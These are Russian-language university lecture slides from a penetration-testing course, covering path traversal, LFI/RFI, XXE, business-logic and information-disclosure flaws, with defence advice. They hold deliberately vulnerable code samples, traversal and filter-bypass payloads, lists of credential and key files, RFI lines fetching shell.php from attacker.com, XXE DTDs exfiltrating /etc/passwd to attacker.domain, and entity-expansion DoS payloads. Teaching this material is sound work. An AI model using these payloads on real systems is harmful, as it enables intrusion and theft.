



Московский институт электроники и
математики имени А. Н. Тихонова

Кафедра информационной
безопасности киберфизических
систем

Москва 2025

Лекция 7: Серверные уязвимости веб-приложений Часть 4: LFR/LFI/RFI, XXE, blogic, inf. discl.

Курс: Технологии пентестинга

Автор: Космачев Алексей Алексеевич



План лекции

1. LFR / LFI / RFI
2. XML eXternal Entities (XXE)
3. Business Logic Vulnerabilities
4. Information Disclosure







LFR / LFI / RFI



LFR. Определение

- **Path Traversal (aka Directory Traversal, aka LFR=Local File Read)** - это веб-уязвимость, которая позволяет атакующему читать произвольные файлы на системе.

https://example.com/load_image?p=../../../../etc/passwd



</var/www/html/../../../../etc/passwd>



LFR. Пример

https://example.com/load_image?p=1337.png



/var/www/html/1337.png

https://example.com/load_image?p=../../../../etc/passwd



/var/www/html/../../../../etc/passwd



/etc/passwd



LFR. Как это может выглядеть в исходном коде

```
<?php
$file = $_GET['file'];
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="'.basename($file).'"');
readfile($file);
?>
```

```
@WebServlet("/download")
public class FileDownloadServlet extends HttpServlet {
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        String fileName = request.getParameter("file");
        File file = new File(fileName);

        try (FileInputStream fis = new FileInputStream(file)) {
            IOUtils.copy(fis, response.getOutputStream());
        }
    }
}
```



LFR. Proof of Concept (PoC)

Linux: /etc/passwd

Windows: \windows\win.ini

почему?



LFR. Цели атакующего

- Исходный код приложений
- Файлы с паролями/УЗ
- Чувствительные файлы ОС
- Запись файлов (File Path Traversal) -> RCE в некоторых случаях (**каких?**)



LFR. Чувствительные файлы ОС

- Информация об ОС

```
/etc/issue  
/etc/group  
/etc/hosts  
/etc/motd
```

- Процессы

```
/proc/[0-9]*fd/[0-9]* // PID, file descriptor  
/proc/self/environ  
/proc/version  
/proc/cmdline  
/proc/sched_debug  
/proc/mounts
```

- Сеть

```
/proc/net/arp  
/proc/net/route  
/proc/net/tcp  
/proc/net/udp
```

- Текущий путь

```
/proc/self/cwd/index.php  
/proc/self/cwd/main.py
```

- Индексирование

```
/var/lib/mlocate/mlocate.db  
/var/lib/plocate/plocate.db  
/var/lib/mlocate.db
```



LFR. Чувствительные файлы ОС

- Пароли и история

```
/etc/passwd  
/etc/shadow  
/home/$USER/.bash_history  
/home/$USER/.ssh/id_rsa  
/etc/mysql/my.cnf
```

- Kubernetes

```
/run/secrets/kubernetes.io/serviceaccount/token  
/run/secrets/kubernetes.io/serviceaccount/namespace  
/run/secrets/kubernetes.io/serviceaccount/certificate  
/var/run/secrets/kubernetes.io/serviceaccount
```



LFR. Чувствительные файлы ОС

- Windows

```
c:/inetpub/logs/logfiles  
c:/inetpub/wwwroot/global.asa  
c:/inetpub/wwwroot/index.asp  
c:/inetpub/wwwroot/web.config  
c:/sysprep.inf  
c:/sysprep.xml  
c:/sysprep/sysprep.inf  
c:/sysprep/sysprep.xml  
c:/system32/inetsrv/metabase.xml  
c:/sysprep.inf  
c:/sysprep.xml
```

```
c:/sysprep/sysprep.inf  
c:/sysprep/sysprep.xml  
c:/system volume information/wpsettings.dat  
c:/system32/inetsrv/metabase.xml  
c:/unattend.txt  
c:/unattend.xml  
c:/unattended.txt  
c:/unattended.xml  
c:/windows/repair/sam  
c:/windows/repair/system
```



LFI. Определение

- **Local File Inclusion (LFI)** - позволяет загрузить и исполнить файл с операционной системы. В данном случае, если на системе будет файл с вредоносной нагрузкой (например, php-shell), мы получим исполнение кода.

https://example.com/load_image?p=../../../../shell.php



RCE



LFI. Как это может выглядеть в исходном коде

```
<?php
$page = $_GET['page'];
include($page . '.php');
$page2 = $_GET['module'];
include($page2);
?>
```

```
import importlib.util
from django.http import HttpResponse

def load_module(request):
    module_path = request.GET.get('module')
    spec = importlib.util.spec_from_file_location("module", module_path)
    module = importlib.util.module_from_spec(spec)
    spec.loader.exec_module(module)
```



Получение RCE через LFI (LFI2RCE)

- Загрузка и вызов шелла (очевидно)
- Mail-лог системы:
 - отправляется письмо к внутреннему пользователю
 - происходит LFI к mail-логу

```
/var/mail/<USERNAME>  
/var/spool/mail/<USERNAME>
```

- Сессии PHP
 - Регистрация пользователя, содержащего нагрузку в поле объекта (например, имени)
 - Происходит LFI к хранилищу сессий

```
/var/lib/php5/sess_[PHPSESSID]
```

- Access-лог веб-сервера:
 - Нагрузка помещается в User-Agent или параметр Get-запроса
 - Происходит LFI к лог-файлу

```
/var/log/apache2/access.log  
/var/log/apache/access.log  
/var/log/apache2/error.log  
/var/log/apache/error.log  
/usr/local/apache/log/error_log  
/usr/local/apache2/log/error_log  
/var/log/nginx/access.log  
/var/log/nginx/error.log  
/var/log/httpd/error_log
```

- Аналогичная техника с логами SSH



RFI. Определение

- **Remote File Inclusion (RFI)** - позволяет загрузить и исполнить внешний файл, т.е. не обязательно хранящийся на системе.

Этот вариант является более критичным, так как для эксплуатации нам не требуется предварительно загружать файл на систему/ пытаться отправить уже существующие файлы.

https://example.com/load_image?p=http://attacker.com/shell.php



RCE



RFI. Как это может выглядеть в исходном коде

```
<?php
// allow_url_include=On
$url = $_GET['remote'];
include($url);
$config = $_POST['config_url'];
require_once($config);
?>
```

```
app.get('/load-config', (req, res) => {
  const configUrl = req.query.config;
  const config = require(configUrl);
  fetch(configUrl).then(response => eval(response.text()));
});
```



Наиболее популярные параметры для LFR / LFI / RFI

```
?cat={payload}  
?dir={payload}  
?action={payload}  
?board={payload}  
?date={payload}  
?detail={payload}  
?file={payload}  
?download={payload}  
?path={payload}  
?folder={payload}  
?prefix={payload}  
?include={payload}  
?page={payload}
```

```
?inc={payload}  
?locate={payload}  
?show={payload}  
?doc={payload}  
?site={payload}  
?type={payload}  
?view={payload}  
?content={payload}  
?document={payload}  
?layout={payload}  
?mod={payload}  
?conf={payload}
```



Обход защиты

- Использование абсолютного пути

```
filename=/etc/passwd
```

- Нерекурсивное удаление

```
filename=.../. ./..././etc/passwd
```

- Использование кодировок

```
filename=%2e%2e%2f/etc/passwd  
filename=%252e%252e%252f/etc/passwd
```

- Проверка начала пути

```
filename=/var/www/.../..../etc/passwd
```

- Использование нулевого байта

```
filename=.../..../etc/passwd%00.png
```

- Разногласия парсинга

```
filename=...;/..;/etc/passwd
```



Обход защиты

- Path Truncation: в некоторых ЯП длинные имена файлов обрезаются

```
http://example.com/index.php?page=../../../../etc/passwd..... [ADD MORE]  
http://example.com/index.php?page=../../../../etc/passwd\.\.\.\.\.\. [ADD MORE]  
http://example.com/index.php?page=../../../../etc/passwd/.//.//.//. [ADD MORE]  
http://example.com/index.php?page=../../../../ [ADD MORE] ..//.//.//.etc/passwd
```

- (RFI, Windows) Обход блокировки с использованием smb share

```
page=\\"10.0.0.1\share\shell.php
```

- Использование фильтров php



Использование различных протоколов

- Java URL

```
url:file:///etc/passwd  
url:http://127.0.0.1:8080
```

- data:// (RCE в случае RFI)

```
data://text/plain;<base64-  
payload>,txt
```

- zip:// и rar:// (нужен соответствующий шелл)

```
zip://var/www/html/shell.zip
```

- php://filter (RCE possible)

```
php://filter/convert.base64-decode/  
resource=data://plain/text,<base64-  
payload>.txt
```

- php://fd (чтение)

```
php://fd/3
```

- expect:// (RCE; вживую почти никогда не увидите)

```
expect://ls
```



Использование различных протоколов

- `php://input` - payload передается в теле POST
- `phar://` - десериализация

- `file://` – Accessing local filesystem
- `http://` – Accessing HTTP(s) URLs
- `ftp://` – Accessing FTP(s) URLs
- `php://` – Accessing various I/O streams
- `zlib://` – Compression Streams
- `data://` – Data (RFC 2397)
- `glob://` – Find pathnames matching pattern
- `phar://` – PHP Archive
- `ssh2://` – Secure Shell 2
- `rar://` – RAR
- `ogg://` – Audio streams
- `expect://` – Process Interaction Streams



Защита

- Не использовать пользовательский ввод в API ОС
- Валидация пользовательского ввода (в идеале - белый список символов)
- Добавлять префикс пути, канонизировать путь, после чего сравнивать начало с ожидаемым префиксом

Пример:

```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}
```



Cheatsheets

- <https://swisskyrepo.github.io/PayloadsAllTheThings/Directory%20Traversal/>
- <https://swisskyrepo.github.io/PayloadsAllTheThings/File%20Inclusion>
- <https://book.hacktricks.wiki/en/pentesting-web/file-inclusion/index.html>



XML eXternal Entity (XXE)



Определение

- **XML external entity (XXE)** - это веб-уязвимость, которая позволяет злоумышленнику вмешиваться в процесс обработки XML-данных приложением.





Extensible Markup Language (XML)

- Формат передачи данных

```
<?xml version="1.0" encoding="UTF-8"?>
<product>
    <name>flag</name>
    <price>1337</price>
</product>
```



Document Type Definition (DTD)

- Секция XML-документа, определяющая структуру документа, типы данных и прочую информацию
- Вводится ключевым словом DOCTYPE
- **Ключевым является то, что в нем можно определять сущности XML (XML Entities)**
- Бывает внутренним и внешним (internal/external DTD)

```
<!DOCTYPE foo []>
```



Сущности XML (XML Entities)

- XML-сущность — это структура данных, обычно содержащая корректный XML-код, на который будут ссылаться несколько раз в документе. Её также можно рассматривать как заглушку для некоторого контента, к которому можно обращаться и обновлять в одном месте, а также распространять по всему документу с минимальными усилиями, подобно переменным в языке программирования.
- Бывают трех видов:
 - Внутренние (Internal)
 - Внешние (External)
 - Parameter



XML Internal Entities

- Определяются локально внутри DTD
- Часто используются как замена повторяющихся строк

```
<!DOCTYPE foo [ <!ENTITY myentity "flag" > ]>
...
<product>
    <name>&myentity;</name>
    <price>1337</price>
</product>
```



XML External Entities

- Определены не локально, т.е. на внешнем ресурсе или ином файле
- Бывают приватными (private) и публичными (public)
- В теле XML на них можно ссылаться аналогично внутренним сущностям

```
<!DOCTYPE foo [ <!ENTITY name SYSTEM "URI"> ]>  
  
<!DOCTYPE foo [ <!ENTITY name SYSTEM "http://  
example.com/definition.xml"> ]>
```

Private Entity

(Предполагается доступность узкому кругу лиц)

```
<!DOCTYPE foo [ <!ENTITY name PUBLIC  
"public_id" "URI"> ]>  
  
<!ENTITY foo PUBLIC "-//W3C//TEXT companyinfo//  
EN" "http://example.com/definition.xml">
```

Public Entity

(Доступно публично. public_id иногда используется для генерации альтернативных URI)



XML Parameter Entities

- Существуют строго внутри DTD
- Имеют слегка отличающийся синтаксис при ссылке

```
<!ENTITY % name SYSTEM "URI">  
  
<!ENTITY % name 'HSE'>  
<!ENTITY Title 'The greatest University is %name;' >
```



Unparsed External Entities

- XML Entity не обязана содержать валидный XML-синтаксис
- В некоторых обработчиках XML имеется возможность явно указать на отсутствие необходимости обрабатывать данные при помощи NDATA (TYPE - тип данных)
- Таким образом можно получить доступ к бинарному контенту
- Похожего эффекта можно добиться при помощи CDATA, но используется другая механика

```
<!ENTITY name SYSTEM "URI" NDATA TYPE>
<!ENTITY name PUBLIC "public_id" "URI" NDATA TYPE>
```



Примеры XXE-атак

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://internal.site" > ]>
...
<product>
    <name>&ext;</name>
    <price>1337</price>
</product>
```

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
...
<product>
    <name>&ext;</name>
    <price>1337</price>
</product>
```



Как это может выглядеть в исходном коде

```
DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
DocumentBuilder builder = factory.newDocumentBuilder();
Document document = builder.parse(new InputSource(inputStream));
```

```
<?php
$xml = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD);
$result = simplexml_import_dom($dom);
echo $result;
?>
```



Возможное влияние

- Чтение файлов ОС
- SSRF
- DoS
- RCE



Разновидности

- Видимые: результат эксплуатации виден в ответах приложения
- Слепые: результат эксплуатации не виден в ответах приложения
- Экзотические: для эксплуатации используются необычные форматы файлов



SSRF via XXE

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://internal.site" > ]>
<product>
    <name>&ext;</name>
    <price>1337</price>
</product>
```



Чтение файлов

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
<product>
    <name>&ext;</name>
    <price>1337</price>
</product>
```



```
Invalid product Name: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
...
```



Возможен ли листинг директории через XXE?



Возможен ли листинг директории через XXE?

- Да. В Java обработчик file:// выводит листинг, если на вход передана директория



Слепые XXE: детектирование и эксплуатация

- Обнаружение: SSRF на подконтрольный сервер (HTTP, DNS, FTP, иные протоколы)
- Эксплуатация:
 - Вывод данных на внешний сервер
 - Вывод данных через сообщения об ошибках
 - Вывод данных через переопределение локального DTD



Слепые XXE: вывод данных на внешний сервер

- Атакующий создает на своем сервере dtd-файл с XML-сущностями

Задача данного файла - прочитать файл и передать содержимое на сервер атакующего

- Уязвимому приложению подается на вход внешняя сущность, выполняющая обращение к внешнему dtd на сервере атакующего

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://
attacker.domain/?x=%file;'>">
%eval;
%exfiltrate;
```

malicious.dtd

Сервер атакующего

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker.domain/malicious.dtd"> %xxe;]>
```



Какая может быть проблема и почему?



Слепые XXE: вывод данных через сообщений об ошибках



1. Атакующий создает на своем сервере dtd-файл с XML-сущностями

Задача данного файла - вызвать ошибку для отображения содержимого в логе

2. Уязвимому приложению подается на вход внешняя сущность, выполняющая обращение к внешнему dtd на сервере атакующего

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent%file;'>">
%eval;
%error;
```

malicious.dtd

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.domain/malicious.dtd"> %xxe;]>
```

Сервер атакующего

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```



Чтение файлов: возможная проблема

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
<product>
    <name>&ext;</name>
    <price>1337</price>
</product>
```



Invalid product Name: root:x:0:0:root:/root:/bin/bash

Что не так и почему?



Ранее обозначенные проблемы и пути их решения

1. При отправке финального запроса на внешний сервер может быть отправлена часть данных.
Это может происходить из-за нестандартного типа данных или содержания в нем спец. Символов.
Решение: использовать другой протокол, использовать фильтры php или использовать CDATA

2. При чтении файла с ОС может выводиться одна строка.
Это может происходить из-за того, что XML-обработчик встретил символ переноса строки и воспринял его как конец файла.
Решение: использовать фильтры php или использовать CDATA



CDATA and php filters

1. Можно использовать фильтры php для преобразования данных в другой формат
2. Можно обернуть вывод в CDATA при помощи parameter entities (использовать CDATA вне DTD ни один нормальный обработчик не позволит)

```
php://filter/convert.base64-encode/resource:///etc/passwd
```

```
<!DOCTYPE data [  
<!ENTITY % file SYSTEM "file:///etc/passwd">  
<!ENTITY % start "<![CDATA[">  
<!ENTITY % end ""]>">  
<!ENTITY % wrapper "<!ENTITY content '%start;%file;%end;'>">  
%wrapper;  
]>
```

*В реальной эксплуатации потребуется использовать внешний
DTD для этой техники



Почему нельзя использовать только Internal DTD для
использования CDATA и эксfiltrации данных?



Почему нельзя использовать только Internal DTD для использования CDATA и эксфильтрации данных?

- Использование parameter entity для определения другой parameter entity разрешено спецификацией, но запрещено почти во всех обработчиках XML



Слепые XXE: вывод данных через переопределение локального DTD

- Может быть использовано, если невозможно обратиться к внешнему DTD на сервере атакующего
- Необходимо, чтобы на сервере был внешний DTD, определенный разработчиками. Также, необходимо знать (получить) как минимум одну определенную сущность. Получить его можно попыткой указания пути в качестве внешней сущности или при помощи другой уязвимости, позволяющей читать файлы ОС
- Смысл техники заключается в переопределении сущности в локально расположенному DTD. В данном случае будет возможно использование parameter entity для определения другой parameter entity (для XML эта сущность будет считаться причастной к внешнему DTD)

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/local/app/
schema.dtd">
<!ENTITY % custom_entity '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

*считаем, что custom_entity определена в локальном dtd



Экзотические XXE

- XInclude (способ сборки XML-документов из частей)

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">  
  <xi:include parse="text" href="file:///etc/passwd"/></foo>
```

- Загрузка SVG (подобным образом можно использовать любые XML-valid файлы, например, docx, xlsx и пр.)

```
<?xml version="1.0" standalone="yes"?>  
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>  
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"  
  xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">  
  <text font-size="16" x="0" y="16">&xxe;</text>  
</svg>
```



Экзотические XXE

- SOAP-запросы (формат построения тела POST-запроса)

```
<soap:Body>
  <foo>
    ! [ CDATA[ <!DOCTYPE doc [ <!ENTITY % dtd SYSTEM "http://x.x.x.x:22/">
%dtd; ]><xxx/> ] ]
  </foo>
</soap:Body>
```

- Изменение Content-Type Post-запроса на text/xml (чаще всего может сработать, если исходный запрос был в json)



DoS via XXE

- Billion Laugh Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



DoS via XXE

- YAML Attack

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
```



DoS via XXE

- Parameters Laugh Attack

```
<!DOCTYPE r [  
    <!ENTITY % pe_1 "<!-->">"  
    <!ENTITY % pe_2 "&#37;pe_1;<!-->&#37;pe_1;">  
    <!ENTITY % pe_3 "&#37;pe_2;<!-->&#37;pe_2;">  
    <!ENTITY % pe_4 "&#37;pe_3;<!-->&#37;pe_3;">  
    %pe_4;  
]>  
<r/>
```



RCE в XXE

Аналогично RCE в SSRF

- Использование фильтров php
- Использование expect://
- Использование (древнего) протокола gopher://





Защита

- Отключить возможность разрешения внешних сущностей XML-обработчиком (в некоторых популярных библиотеках, например, для GO внешние сущности отключены по умолчанию)
- Отключить поддержку XInclude
- Использовать корректную обработку для конкретных типов данных (для экзотических XXE)



Cheatsheets

- [https://github.com/swisskyrepo/PayloadsAllTheThings/blob/
master/XXE%20Injection/README.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/README.md)



Business Logic Vulnerabilities




Бизнес-логика

- **Бизнес-логика** — это код, который имитирует реальные бизнес-операции/решения, а не код, который управляет взаимодействием пользователя с приложением.



Определение

- **Уязвимости бизнес-логики** — это недостатки в проектировании и реализации приложения, которые позволяют злоумышленнику вызвать непреднамеренное поведение. Это потенциально позволяет злоумышленникам манипулировать легитимной функциональностью для достижения вредоносной цели.
Эти недостатки, как правило, возникают из-за неспособности предвидеть возможные необычные состояния приложения и, как следствие, неспособности безопасно их обрабатывать.





Особенности уязвимостей бизнес-логики

- Сложно структуризировать
- Невозможно обнаружить при помощи сканера
- Поиск подобных уязвимостей обычно включает в себя выявление и проверку предположений разработчика о том, как кто-то использует приложение, а не технических проблем, связанных с обработкой данных
- Чаще встречаются в сложных приложениях, разработчики которых сами не до конца понимают, как они работают




Какие типы уязвимостей бизнес-логики бывают

- Доверие данным со стороны клиента
- Некорректная обработка нестандартных данных
- Ошибочные предположения о поведении пользователей
- Domain-Specific уязвимости



Примеры (Общее)

- Обход аутентификации или отдельных ее факторов
- Возможность смены пароля другому пользователю
- Возможность обхода ограничений на email-адрес из-за слишком длинного значения
- Возможность самостоятельно поднять себе права в системе (roles admin -> super admin)
- Атаки типа Encryption Oracle: приложение позволяет пользователю зашифровать данные внутренним ключом и увидеть результат
- Email address parser discrepancies



<https://portswigger.net/research/splitting-the-email-atom>



Примеры (Коммерция и торговля)

- Использование негативных цен на товары
- Integer overflow в счетчике цены товара
- Переиспользование скидочного купона
- Доверие цене, сообщенной с клиентской стороны
- Нарушение правильной последовательности действий (подтверждение покупки до ее оплаты)
- Возможность получить подарочный сертификат дешевле его стоимости (бесконечные деньги)



Примеры (Финансовый сектор)

- Подтверждение нескольких переводов одним ОТР
- Управление стоимостью ценных бумаг (резкое внесение большой суммы перед пересчетом и резкое снятие денег после)
- Проблемы в конвертации валют

Hunt Or Be Hunted 545 Alexey Kosmac... изменено 17:24

Сегодня я случайно смог удвоить свои деньги на банковском счете

Отсюда у меня для вас две умные мысли:

1. Уязвимостей бесчисленное множество
2. Порой, они сами нас находят, нужно лишь внимательно видеть

P.S. Это буквально уязвимость чтобы начислять себе заветные циферки




Примеры (Социальные сети)

- Возможность повторной отправки (накручивания) положительных оценок
- Возможность просмотра частных групп/постов/страниц и т.д.



Примеры (Игровая индустрия)

- Манипуляция проверками времени
- Дублирование предметов
- Возможность получить игровые деньги дешевле их стоимости





Защита

- Убедиться, что разработчики понимают домен приложения и осознают логику работы их приложения
- Избегать конкретных предположений о единственном правильном поведении пользователей и поведении составных частей приложения

Варианты достижения:

- Вести четкую документацию дизайна приложения и диаграммы потоков данных
- Отмечать предположения о поведении пользователей на каждом из этапов
- Писать чистый и понятный код (насколько это возможно)
- Отмечать ссылки к другим частям кода. Обдумывать, возможны ли какие-то последствия от использования данных зависимостей



Information Disclosure

Определение

- **Information Disclosure** — ситуация, когда веб-приложение непреднамеренно раскрывает конфиденциальную информацию своим пользователям.
В зависимости от контекста, приложения могут раскрывать потенциальному злоумышленнику любую информацию, включая:
- Данные о других пользователях, например, имена пользователей или финансовую информацию
- Конфиденциальные или коммерческие данные
- Техническую информацию о веб-сайте и его инфраструктуре






Примеры

